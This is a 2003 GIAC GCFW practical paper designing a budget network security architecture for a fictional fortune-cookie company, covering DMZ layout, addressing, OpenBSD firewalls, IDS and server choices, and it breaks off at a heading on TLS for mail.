Global Information Assurance Certification Paper

GIAC Enterprises Security on a Shoestring

GCFW Practical Version 2.0

Christopher J. Reining

12.20.2003

Abstract

GIAC Enterprises is an e-business which deals in the online sale of fortune cookie sayings. They have had numerous break-ins via the Internet over the past few months which have added to the workload of the already taxed system administrators. They wish to enlist the help of an external security consultant to re-evaluate their security architecture in order to provide more depth of defense. The consultant will do this by proposing an optimal secure architecture that meets their global network business needs. The consultant will verify through an audit that the proposed architecture will exhibit the correct security posture. The consultant was also tasked with attempting to find a way to compromise an internal host within their current network structure. GIAC Enterprises was very adamant about cost of the final proposal as they have not yet reached their break even point on the balance sheets.

Security Architecture

Business Requirements

GIAC Enterprises has the following access needs:

- Consumers that wish to purchase fortune cookie sayings in bulk online.
- Suppliers that need to communicate via the Internet with GIAC Enterprises.
- Partners that need to communicate via the Internet with GIAC Enterprises.
- GIAC Enterprises mobile sales force and teleworkers that need access to GIAC resources.
- The general public that wishes to learn about GIAC Enterprises.
- The GIAC Enterprise employees that are located at the corporate office.

In order to translate the business requirements into the actual configurations on the security devices, we must first define the access requirements - what services, protocols, applications, and data flows are needed for each requirement.

Consumers, Suppliers, Partners

First, the consumers, suppliers, and partners can all interface to the GIAC Enterprise product, fortune cookie sayings, via the world wide web. The consumers are going to need to securely purchase the product and transfer the cookie sayings to their location. The suppliers will be doing much the same only in the reverse direction, they will need to securely transfer cookie sayings and receive an invoice for the transaction that occurred. The partners or resellers will require access much the same as the consumers as they will need to retrieve cookie sayings in order to translate and distribute them down their respective channels. The monetary transactions and the transfer of the highly valued cookie sayings can not be done in plaintext over the Internet. We must ensure that the transfer of money and cookie sayings is authenticated and encrypted. The best fit for all three of these GIAC Enterprise associatives would be a webserver running only the HTTPS protocol, which is the standard encryption mechanism utilizing SSL for HTTP. Also, with this first requirement we realize that we need a De-Militarized Zone (DMZ) for this machine, since it will be an Internet accessible service and should not be sitting on the internal network of GIAC Enterprises. In the unlikely event that the machine were compromised placing the webserver in the DMZ will give us containment of the damage an attacker or a worm can do. However, the webserver will need to access the fortune cookie sayings from some data source. This can be accomplished by having a well protected internal machine do pushes and pulls of the fortune cookie sayings data to the DMZ webserver on a fixed daily basis or on demand. We will let the application developers worry about the details of performing those tasks but grant them the necessary access. The internal machine initiating all the traffic to the DMZ webserver is the most secure as we will not have to poke a hole in the firewall for the DMZ webserver to gain access into the internal network.

Mobile Sales Force, Teleworkers

Second, mobile sales force and teleworkers will need to connect to GIAC Enterprises from untrusted locations. In order to facilitate these employees we will set up a VPN endpoint and install VPN client software on their company issued laptops. The VPN tunnel between the clients and endpoint will be using IP Security, or IPSEC. We will choose to perform automatic keying with IPSEC using the Internet Security Association and Key Management Protocol, or ISAKMP. We will implore ISAKMP to perform verification of the client via digital certificates. In this implementation we will use the standard X.509 certificate. The clients will use the VPN software SSH Sentinel. SSH Sentinel is a widely used product and works very well on Windows 2000 and Windows XP, Windows 2000 being the operating system installed on the laptops. These external users will be granted access to only the services that they need on the internal network once they have authenticated to the VPN endpoint. They will need access to a mail server in order to send their mail through and receive their mail from. SMTP for mail transmission and IMAP over SSL for mail creation and reading will be granted. The mobile sales force may need read access to the fortune cookie sayings database, some teleworkers may need read and write access to this database. If the mobile sales force or teleworker has a desktop machine on the internal network for when they are in the office they may need access to that respective machine as well. Both the database and desktop access would need to be specified on a case-by-case basis and approved by the GIAC Enterprise administrators as per policy. The access granted would be by authenticated and encrypted means only, for instance PCAnywhere over Secure Shell (SSH) for

desktop access would be required. Finally, an SFTP, or SSH FTP server, running SSH2 on the internal network will be a drop off and pick up point for files for the GIAC Enterprise external employees. Large files are not ideally transferred via email so we must provide a means to do so and SFTP is a good fit. This access will require inbound SSH and the program WinSCP to be installed on the road warriors laptops. Authentication to the SFTP server will be with a username/password pair.

General Public


Third, the general public that wants to learn about GIAC Enterprises will be allowed access to a webserver in the DMZ. This webserver will be running an HTTP daemon and will not have access directly to any other servers. It will be updated by the GIAC Enterprises Web Development team by first updating the CVS repository for the website on an internal server which is then replicated to the webserver in the DMZ via rsync over SSH.

Internal Employees

Lastly, the internal employees will have access to the web via HTTP through a web caching proxy. HTTPS access will be allowed directly outbound. They will have access to send SMTP mail through the internal mail server and receive mail via IMAP over SSL from the same internal mail server. They will also need access to do DNS name resolutions from the DNS servers in the DMZ. The GIAC Enterprise administrators will have additional access on top of these services in order to patch, upgrade, and perform continual maintenance and troubleshooting on the server systems.

The business requirements were covered to some degree in detail in this section. The technical portion that follows later will provide a bit more depth.

Network Topology Diagram


Internet
Router
Firewall
switch
switch
Internal Network 192.168.1.0/24
SFTP server
SMTP server
IMAPS server
DMZ Network 192.168.0.0/24
HTTPS webserver
HTTP webserver
SMTP server
DNS / NTP server
DNS / NTP server
Firewall
IDS
switch
Internal Protected Network 192.168.2.0/24
Database Server
Web Devel Server
IDS Database / Management Server

IP addressing

We have been given public address space by the ISP, which is 65.213.217.224/29. There are a total of 4 physically separate networks in the architecture for GIAC Enterprises:

External Network

- 65.213.217.224/29
  Netmask 255.255.255.248
  Network 65.213.217.224
  Broadcast 65.213.217.231
  HostMin 65.213.217.225
  HostMax 65.213.217.230

65.213.217.225	Default gateway to ISP
65.213.217.226	External side of router
65.213.217.227	External side of firewall
65.213.217.228	External side of firewall (proxy ARP'ed)

DMZ Network

The DMZ Network will be RFC1918 addressed because our ISP can only provide us with a /29 of public address space. Otherwise, with more usable IP space we could have either subnetted the larger network into two separate networks, one being outside the external firewall the other being in the DMZ or we could have done one-to-one NAT on the firewall from public to private address space for each machine in the DMZ. Note that these two options do not provide any additional layer of security over what we are going to set up - Port Address Translation - in order to redirect traffic from the Internet into the DMZ.

- 192.168.0.0/24
  Netmask 255.255.255.0
  Network 192.168.0.0
  Broadcast 192.168.0.255
  Hostmin 192.168.0.1
  Hostmax 192.168.0.254

192.168.0.1	DMZ side of firewall
192.168.0.2	HTTPS server
192.168.0.3	HTTP server
192.168.0.4	SMTP server
192.168.0.5	DNS/NTP server 1
192.168.0.6	DNS/NTP server 2

Internal Network

- 192.168.1.0/24
  Netmask 255.255.255.0
  Network 192.168.1.0
  Broadcast 192.168.1.255
  Hostmin 192.168.1.1
  Hostmax 192.168.1.254

192.168.1.1	Internal side of firewall
192.168.1.2	SFTP server
192.168.1.3	SMTP/IMAPS server
192.168.1.4	External side of Internal Protected Network firewall

Internal Protected Network

- 192.168.2.0/24
  Netmask 255.255.255.0
  Network 192.168.2.0
  Broadcast 192.168.2.255
  Hostmin 192.168.2.1
  Hostmax 192.168.2.254

192.168.2.1	Internal side of Internal Protected Network firewall
192.168.2.2	Database server
192.168.2.3	Web Development Server
192.168.2.4	IDS sensor management
192.168.2.5	IDS sensor

Components

In this section we will discuss each component's brand and version and why that choice was made, it's purpose, security role, and placement. A price list table will be provided as well.

Absolutely first is to determine if the ISP for GIAC Enterprises is providing them with the bandwidth that they need. At this point their ISP is providing them with 768k SDSL at $249.00 a month. Although they report that this service has been somewhat good with only rare intermittent connectivity issues it is this consultants duty to evaluate what best fits their needs. The biggest question mark is the connectivity reliability as GIAC Enterprises needs as close to 100% connection uptime for the

external business associatives that need access to their webservers 24x7x365. Given that the cost of DSL is greatly less than that of other comparable connection means, such as a T1, it is for some a no-brainer to go with the DSL. However, there are fairly big differences between a DSL connection and a T1. First, the current SDSL connection contract with the ISP has no Service Level Agreements. There is no guaranteed CIR, or Committed Information Rate. This means that the current CIR is zero and that the ISP will deliver as many frames as they can but will not guarantee a certain amount. Second, since DSL line speeds are location dependent between the termination point and the Central Office (CO) of the telephone company there really can be no guarantee of speed. Third, a DSL line is a shared medium potentially causing more points of failure. DSL lines from all customers in physical proximity are connected up to a Digital Subscriber Line Access Multiplexer, or DSLAM, in the CO and then the aggregated traffic is carried over Asynchronous Transfer Mode, or ATM, to the ISP's backbone network. With a T1 the connection is a private point-to-point connection directly to the ISP backbone. We find that GIAC Enterprises current ISP can offer us a full T1 at 1.5M at $499.00 a month. This is only $250.00 more a month or $3000.00 a year. Not much more of a monetary cost considering that the cost of lost revenue and user frustration due to the DSL line being down might be much more. The added benefit of choosing this access is that it is a point-to-point connection ensuring an even higher level of reliability and we get 99.9% connection uptime (very important for our web-hosting) and 4 hour repair commitment in our SLA.

Now let us move on to the components of the architecture. We will explore each one as we encounter them as we move from the Internet into the network.

Router

The router chosen is a Cisco 1760 Modular Access Router. The Cisco series of routers that are below and above the 1700 series are not robust enough and are overkill for our network needs, respectively. The 1760 routers purpose is to perform the termination point of the T1 line and connect directly to the external firewall. By performing this task it will route traffic to and from the Internet for GIAC Enterprises. It's security function will be to do limited filtering based on Access Control Lists, or ACLs. It will filter egress traffic to only allow the router administrators access to it via SSH and only allow traffic headed to the Internet from the IP of the external firewall. It will run the operating system IOS up to current patch level.

External Firewall

In choosing the product for the external firewall the consultant needed to keep in mind that GIAC Enterprises were very cost conscious. Firewall products by different vendors can really run the gamut price-wise but they are all typically expensive items requiring some if not all of the following: cost of hardware, cost of operating system on hardware, cost of firewall software, and yearly maintenance contracts. So, let us break down the products reviewed.

Check Point	Expensive.
Cisco Pix	Expensive.
Cyberguard	Expensive.

FreeBSD IPFilter	Some kernel level code should be in userspace.
Linux netfilter/iptables	Syntax of rule language is complex, no true TCP state without 3rd party patch.
Netscreen	Expensive.
Novell Bordermanager	Expensive.
OpenBSD pf	Secure OS, high quality filtering code.
Raptor	Expensive.
Sonicwall	Expensive.
Watchguard	Expensive.

OpenBSD 3.4 with pf looks like the best choice for the external and internal firewalls. The OpenBSD developers strive for providing the most secure operating system (their tagline is currently "Only one remote hole in the default install, in more than 7 years!"). Add to the fact that the pf author, Daniel Hartmeier, has written code that is very high quality and we know we have a good solution. OpenBSD is free so the monetary cost of the firewall will be in purchasing the hardware for it. The purpose of the firewall will be in protecting the DMZ and internal networks from the Internet and from each other. It's security role will be in terminating VPN connections and allowing access to internal resources, doing stateful packet filtering, traffic normalization, anti-spoofing, port address translation into the DMZ, routing, and running a caching HTTP proxy, Squid. Traditionally, the purpose of an HTTP proxy is to check the application layer, layer 7 in the standard OSI model, to make sure the traffic is actually HTTP. For instance, one could configure an HTTP proxy to only allow the HTTP methods GET HEAD and POST and not allow any others. Squid was chosen because it is a full featured and flexible proxy, it is free open-source software much like OpenBSD, and it can interface with PF to transparently proxy HTTP traffic. By transparently we mean that normal web requests from clients on the network will travel through their default gateway, the firewall, on port 80 and out to the Internet. Unbeknownst to the clients, the firewall will be taking that port 80 traffic and redirecting it to the Squid proxy and then it will be routed out to the Internet. A lot of HTTP proxies are set up non-transparently requiring the client to set up HTTP proxy configuration in their browser of choice, such as 192.168.1.1 port 8080. Installing Squid transparently will require less work for the employees setting up the workstations. Squid also performs caching of frequently requested webpages in order to not have the network clients waste Internet bandwidth by continually going out to the Internet to fetch the same webpage, including objects such as images and files. Delving into hardware requirements, we will need 3 network interfaces, and sizable RAM and hard drive space. The processor does not have to be that fast for what we need to perform. A Dell PowerEdge 650 with an Intel Pentium 4 2.4GHz processor, 2x18GB 15K RPM SCSI Hard Drives, and 1GB DDR should be well more than needed for this task. The price is $929. Running MFS (Memory File System) under OpenBSD and using RAID 1 for the front half and RAID 0 for the last half will give us redundancy protection of the system which would be in MFS anyways after startup and good performance for the disk I/O hungry Squid on the last half.

Taps

The taps are ethernet taps that will be placed inline with the ethernet cabling directly after the firewall on the DMZ side and directly after the firewall on the Internal Network side. Their purpose is to non-intrusively capture network traffic streams

between the Internet and DMZ and Internal Network and Internet and aggregate the RX and TX streams. Their security role is in providing traffic to the IDS for analysis. The reason that port mirroring or setting up a SPAN port on the switches was not used in order to get the requisite traffic is one of performance and potential data loss. Port mirroring, when set up in software such as copy port 1, port 2, port 3 ... port N to port 24 can lead to frame loss as the priority for the mirroring is last and can also impact overall switch performance as each frame has to be copied out of the input/output queues to the mirror port. Thus, installing a tap is an elegant solution that will ensure the IDS is seeing all the traffic. There were multiple vendors reviewed for their taps, including Netoptics, TopLayer, and Intrusion. Intrusion ethernet taps were chosen based on cost. Also, note that the Intrusion Tap does have circuitry to pass traffic if by chance it somehow fails or loses power.

Switches

The switches chosen for use in the network are Linksys Unmanaged EtherFast 4116 16-Port and EtherFast 3124 24-Port. The purpose of the switches is to connect various machines together that are part of the same physical network. The 16-port switches will be used in the DMZ and in the Protected Internal networks. The 24-Port switch will be used in the Internal network. The 24-Port also provides the ability to grow with the company by implementing an optional Fiber Module that can link to other switches in full duplex mode. The switches security role is limited but they do provide address learning which associates a certain port with a certain machine on the switch. These switches are unmanaged, meaning they have no remote access capability. There does not need to be management of switches in this architecture as it only adds additional security threats. There are many switches on the market that have remote management capabilities through the use of plaintext means such as telnet, SNMP, or HTTP that we wanted to shy away from. The 4116 costs $85.98 and the 3124 costs $113.15.

HTTPS webserver

The HTTPS server will be running Redhat 9 and Apache 1.3.29 with the mod_ssl Apache module. The database chosen to run on this server is MySQL 4.0.16. It will be placed in the DMZ network. It's purpose is to provide the consumers, partners, and suppliers the ability to place orders and retrieve and provide cookie sayings. It's security role will be to provide those cookie sayings over an authenticated and secure transfer mechanism. Redhat 9 was chosen as it is a stable operating system for servers, offers binary packages for software, and it offers timely security updates through the up2date service. Apache was chosen because it is the most flexible HTTP server hands down. It has a very large install base and it has fast bugfixes when there happen to be security bugs. The mod_ssl module is an add-on to the Apache server and will provide us with 128-bit cryptography and support of the SSLv2, SSLv3 and TLSv1 protocols. The choice of MySQL was made because, much like Apache, it is a flexible database and has a vary large install base. It should fit GIAC Enterprises needs well. The components of this server are all freely available, although a subscription to the Red Hat Network is recommended. This server will be more than happy running on a Dell PowerEdge 650 with an Intel Pentium 4 2.4GHz processor, 2x18GB 15K RPM SCSI Hard Drives, and 1GB DDR. Cost is $929.00

HTTP webserver

The HTTP server will be running Redhat 9 and Apache. It will be placed in the DMZ network. It's purpose is to provide the public at large access to company information. It's security role is limited as it is only serving up static information to visitors. Redhat 9 and Apache were chosen for the same reason specified in the HTTPS webserver. The server can be run off hardware of limited specifications. It would be ideal if GIAC Enterprises had an unused Pentium 3 machine with a 10GB Hard Drive and 256MB RAM that could be acquisitioned for this task. Otherwise a base model Dell Poweredge 650 can be used.

SMTP server

The SMTP server will be running Redhat 9 and Postfix 2.0.16. It will be placed in the DMZ network. It's purpose is to receive mail destined to the GIAC Enterprises domain and relay mail from the internal mail server to external domains. It's security role will be in providing anti-virus protection for inbound mail. Redhat 9 was chosen for the same reason as in previous servers. Postfix was chosen for the flexibility it provides, the excellent documentation, the easy-to-understand configuration files, and the fact that it has an excellent security track record. There are other free and open source MTAs such as Sendmail, Exim, and Qmail but they have various shortcomings, historical security issues, or licensing issues in comparison to Postfix. The anti-virus software chosen for this server is a combination of amavisd-new and Clam AntiVirus. Clam AntiVirus is a software package based on a virus database called OpenAntiVirus. amavisd-new is simply an interface between the MTA and email content checkers, in our case Clam AntiVirus. It is also worth noting that the excellent SpamAssassin can be seamlessly integrated with amavisd-new as well if GIAC Enterprises wants to cut down on spam to their email accounts. All in all, these free open source products work very well with Postfix and provide a rock solid and fast system. The SMTP server can be run on lower grade hardware much like the HTTP server. A Pentium 3 machine with a 10GB Hard Drive and 512MB RAM can hopefully be acquired from GIAC Enterprises. Otherwise a base model Dell Poweredge 650 can be used.

DNS/NTP server

The DNS and NTP server will be running Redhat 9, BIND 9, and Redhats default ntpd. It will be placed in the DMZ network. It's purpose will be to provide DNS services for clients and to provide clients with the correct time to synch their machine clocks to. The security role of this server is in providing the correct time for all machines. This is very important for example in tracking an intrusion into the company network. Having synched times on all machines greatly speeds up the process of matching up logs from different hosts. Redhat 9 was chosen for the same reason as in previous servers. The choice of BIND 9 was chosen reluctantly over Daniel Bernstein's DJBDNS because of licensing issues. BIND 9 is the more robust software of the two but the security track record of BIND is dismal. BIND 9 was a complete rewrite and was promised to be more secure than the previous versions that were, according to one of its developers, "sleazeware produced in a drunken fury by a bunch of U C Berkeley grad students"(Wreski). This consultant is still a bit wary about BIND 9 as it is likely teeming with bugs in the 300,000 lines of code. The NTP server ntpd was chosen because it is the default on Redhat installations. Again, a low end machine can be used for this server otherwise a base model Dell Poweredge 650 can be used.

DNS/NTP server

Same as previous component. Two DNS servers need to be provided as a minimum in order to provide DNS redundancy.

SFTP server

The SFTP server will be running Redhat 9 and the software sftp-server, which is part of the OpenSSH suite of tools. It will be placed in the internal network. It's purpose is to provide a means of transferring large files, geared towards the mobile work force and teleworkers. The security role of this machine will be to provide an authenticated and encrypted mean of file transfer. Redhat 9 was chosen for the same reasons as for previous servers. The reason sftp-server was chosen is because it provides encrypted transfer of files opposed to plaintext. Now one may ask why do the files need to be encrypted when the internal (trusted) users are on the same network and the mobile work force is accessing the network via a VPN. The reason is threefold. First, setting up an SFTP server takes no more work than setting up an FTP server. Second, there exists great GUI SFTP clients for Windows like WinSCP that will make the burden of using SFTP moot. Third, it protects company data in the case that the internal network is compromised or there is an (untrusted) insider trying to glean information. Much like some of the other servers, the requirements hardware-wise are limited but ample disk space is required. If a machine cannot be cobbled together from GIAC Enterprises then another base model Dell Poweredge 650 can be used.

SMTP/IMAPS server

The SMTP and IMAPS server will be running Redhat 9 and the software Postfix (identical to the DMZ SMTP server) and Courier IMAP 2.2.1. It will be in the internal network. The purpose of this server is to provide an MTA to send mail through for mail to external domains. The server will also provide email access for employees of the company via IMAPS, which is IMAP over SSL. The security role of this machine is to provide a secure means to send mail and to retrieve mail. The reasons Redhat 9 and Postfix were chosen were illustrated previously. The reason Courier IMAP was chosen is because it works very well with Postfix, our MTA. Postfix uses the mail storage format called Maildir (each mail message is its own file, with its own unique name) when it delivers mail to a mailbox and Courier can only read Maildir style mailboxes. It will be a fast and efficient combination. Courier IMAP was chosen over Cyrus IMAP due to clunky configuration and UW IMAP due to historical problems with vulnerabilities. A Dell Poweredge 650 with 2x36GB 15K RPM SCSI Hard Drives, and 1GB DDR should be well suited for the job. Cost, $1089.00.

Internal Firewall

The internal firewall will be running OpenBSD 3.4 and PF. It will sit between the physically separate Internal Network and Internal Protected Network. The purpose of this firewall is to separate the internal network (mainly workstations) from the more crucial machines. The security role of this device is to perform access control for the resources located behind it, the master database server, the web development server, and the IDS database and management console. This device will do stateful packet filtering, traffic normalization, anti-spoofing, and routing. The reason for adding an additional network separate from the internal network is to add an

additional layer of security to protect important machines. For example, the master database server that will contain GIAC Enterprises sole product and income source, the fortune cookie sayings, will and should be highly protected. The web development server will only be accessible by the web developers who we will give a higher level of trust over the other employees. And the administrators will also have access to this network as they need to perform upgrades, maintenance and troubleshooting. The IDS Database/Management Console will also reside behind this internal firewall for analysis of IDS alerts. This machines can be another Dell PowerEdge 650 with an Intel Pentium 4 2.4GHz processor, 40GB 7.2K RPM IDE Hard Drive, and 256MB DDR. Cost is $849.00

Database Server

The Database server will be running Redhat 9 and Mysql 4.0.16. It will reside in the Internal Protected Network. The purpose of this machine is to store the fortune cookie sayings and pull and push those sayings to the HTTPS server in the DMZ. Its security role is limited as its sole function is a database server but it will use authenticated and encrypted sessions to talk to the HTTPS server in the DMZ. Redhat 9 and Mysql were chosen for aforementioned reasons in the HTTPS server section. This machine will be a Dell PowerEdge 650 with an Intel Pentium 4 2.4GHz processor, 2x18GB 15K RPM SCSI Hard Drives, and 1GB DDR. Cost is $929.00.

Web Development Server

The Web Development Server will be running Redhat 9. It will reside in the Internal Protected Network. The purpose of this machine is to provide a test bed for the web developers maintaining and improving the web application running on the HTTPS server in the DMZ as well as updating and improving the GIAC Enterprise website running on the DMZ HTTP server. It's security role is limited. This machine can be a base Dell PowerEdge 650.

IDS Database / Management Server

The IDS Database and Management Server will be running Redhat 9, MySQL 4.0.16 and Sguil 0.3.0p1. It will reside in the Internal Protected Network. The purpose of this machine is to provide a storage area for IDS alerts, IDS logs, and the management console for viewing IDS alerts. The security role of this machine is in collecting IDS alerts and data from Snort and providing it to the administrators or analysts for review. Redhat 9 and MySQL again. Sguil is a frontend to IDS alerts from the open source Snort. Sguil was chosen because the consultant is very familiar with it and it provides a much faster and more efficient interface than the popular ACID. Sguil has the ability to not only report IDS alerts, but can provide session data which is what hosts are talking to what hosts on the network, and full packet captures and/or full TCP sessions. These data types are very helpful in doing analysis of the IDS alerts. Also, it should be mentioned that since the GIAC Enterprise administrators and/or analysts probably will not have time to monitor IDS alert 24x7, Sguil will be configured to page the appropriate employees for the highest priority alerts. This machine can be a Dell PowerEdge 650 base model upgraded with two 120GB 7.2K RPM IDE Hard Drives for a total cost of $1258.00.

IDS

The IDS will be running Redhat 9, Snort 2.0.5, and Sguil 0.3.0p1. It will reside in the Internal Protected Network and will have two taps run to it from behind the external firewall. The purpose of this machine is to detect network occurrences of certain traffic that may be malicious in intent. The security role of this device is in detecting and alerting the administrators or analysts about suspicious traffic on GIAC Enterprises networks, both internally and in the DMZ. This consultant really believes in the value of IDS systems in order to provide an additional layer of security for a network. Redhat 9 was chosen for aforementioned reasons. The decision to use Snort was not hard. It is the most widely deployed and actively worked on open source intrusion detection system. It is also highly configurable and the ability to write ones own signatures to trigger on traffic is a plus. The other component, Sguil, will work in conjunction with the IDS Database / Management server. This configuration of software will do well on a base Dell PowerEdge 650. It may also be worth mentioning that the taps connected to the IDS are passive and have no hardware level address or network level address therefore compromising the IDS sensor through the taps by way of a Snort vulnerability and then having access to the Internal Protected Network is not possible.

Internal Network machines

The internal network machines will run Windows 2000. They will reside in the Internal Network. Their security role is limited. Windows 2000 was chosen for its stability and it provides the software packages that users will need in order to perform their job responsibilities.

Mobile / Teleworker machines

The mobile/teleworkers will be running Windows 2000 with a software firewall and SSH Sentinel for the VPN client. They will reside on untrusted external networks. The purpose of these machines are to provide the ability of workers outside the GIAC Enterprise corporate network access to it. Their security role is to do two things. First, be secure enough so as to not provide unauthorized access into the network nor bring into the network viruses or worms and second to act as the client side of the VPN connection to the OpenBSD firewall. This consultant has seen far too many cases of worms being introduced into a network via VPNs so their role is indeed important. The choice of Windows 2000 was chosen for its stability, its great inter-operability with SSH Sentinel, and it provides the software packages preferred by GIAC Enterprise users. The software firewall will protect the client machine from worm infection and other nefarious activity such as system level compromise. The client machines should not need any server services listening on them nor should default Windows services like file and print sharing be accessible so a general firewall policy should not allow any connections to any ports. The software recommended for the firewall function is ZoneAlarm Plus. This firewall implementation - software - was chosen over a hardware based one because one cannot expect that an external user will lug around another piece of hardware and plug it in every time they need to access the Internet/corporate network even if it is in the remote user security policy. Thus, a software based firewall was chosen. As for the reason ZoneAlarm was picked over other offerings is because it has a great GUI and provides the configuration we seek down to the nuts and bolts. The cost of ZoneAlarm Plus is $39.95. As for SSH Sentinel, it was chosen because it works great with the OpenBSD IPSEC implementation, which is top of the line in and of itself. SSH Sentinel was chosen over other products such as PGPNet and Safenet

SoftRemote because this consultant has had suboptimal experiences in interoperability and configuration with those products. Cost of SSH Sentinel is $53.44.

Future Growth Considerations

The idea of future growth of GIAC Enterprises security architecture may seem a bit premature as the architecture in this proposal is not even in place yet but it is a topic that should be briefly addressed. A vision of the future expansibility and needs of the company will help in tackling those issues when the time comes.

Server Operating System Choice

One of the reasons Redhat 9 was chosen for all main servers was that it will be extremely easy to patch all the servers when updated packages are released. The administrators will essentially only have to watch one mailing list, the Redhat security updates mailing list, to know what they will need to patch. And with a subscription to the Redhat Network they should be alerted within that channel as well. So, keeping servers patched should not be an issue even for busy administrators. However, the topic that needs to be addressed is the fact that Redhat 9 will only be supported until April of 2004. Redhat 9 is the last release from Redhat of their free Redhat product line. They are splitting the product into two, each headed in its own direction. First, Redhat Enterprise will be the commercially available and supported release of the Redhat operating system. Second, a community effort loosely supported by Redhat will be developed, called Fedora. So, an effort on GIAC Enterprises part to weigh their options of which operating systems they will want to move to will be in the foreseeable future. Keep in mind, they also have the option of choosing a different linux distribution which does not have a commercial interest behind them and shareholders to answer to such as Slackware or Debian or a BSD variant such as FreeBSD.

Firewall redundancy and High Availability

With respect to the OpenBSD firewalls, specifically the external one, there does exist the ability to do High Availability (HA). HA is the use of a master and slave firewall using advertisements for availability in order to provide redundancy in case of failure. This feature, actually a couple of programs (pfsyncd and CARP), were added in OpenBSD-current and will very likely be included in the official OpenBSD 3.5 release (roughly May 1st 2004). To touch on the details just a bit further, pfsyncd will allow the the machines in the HA cluster to transfer firewall state tables across themselves and CARP (Common Address Redundancy Protocol) will allow the cluster to share IP addresses amongst themselves and advertise which one is the master. GIAC Enterprises will want to identify if they need to implement HA in the future.

Employing TLS for Mail

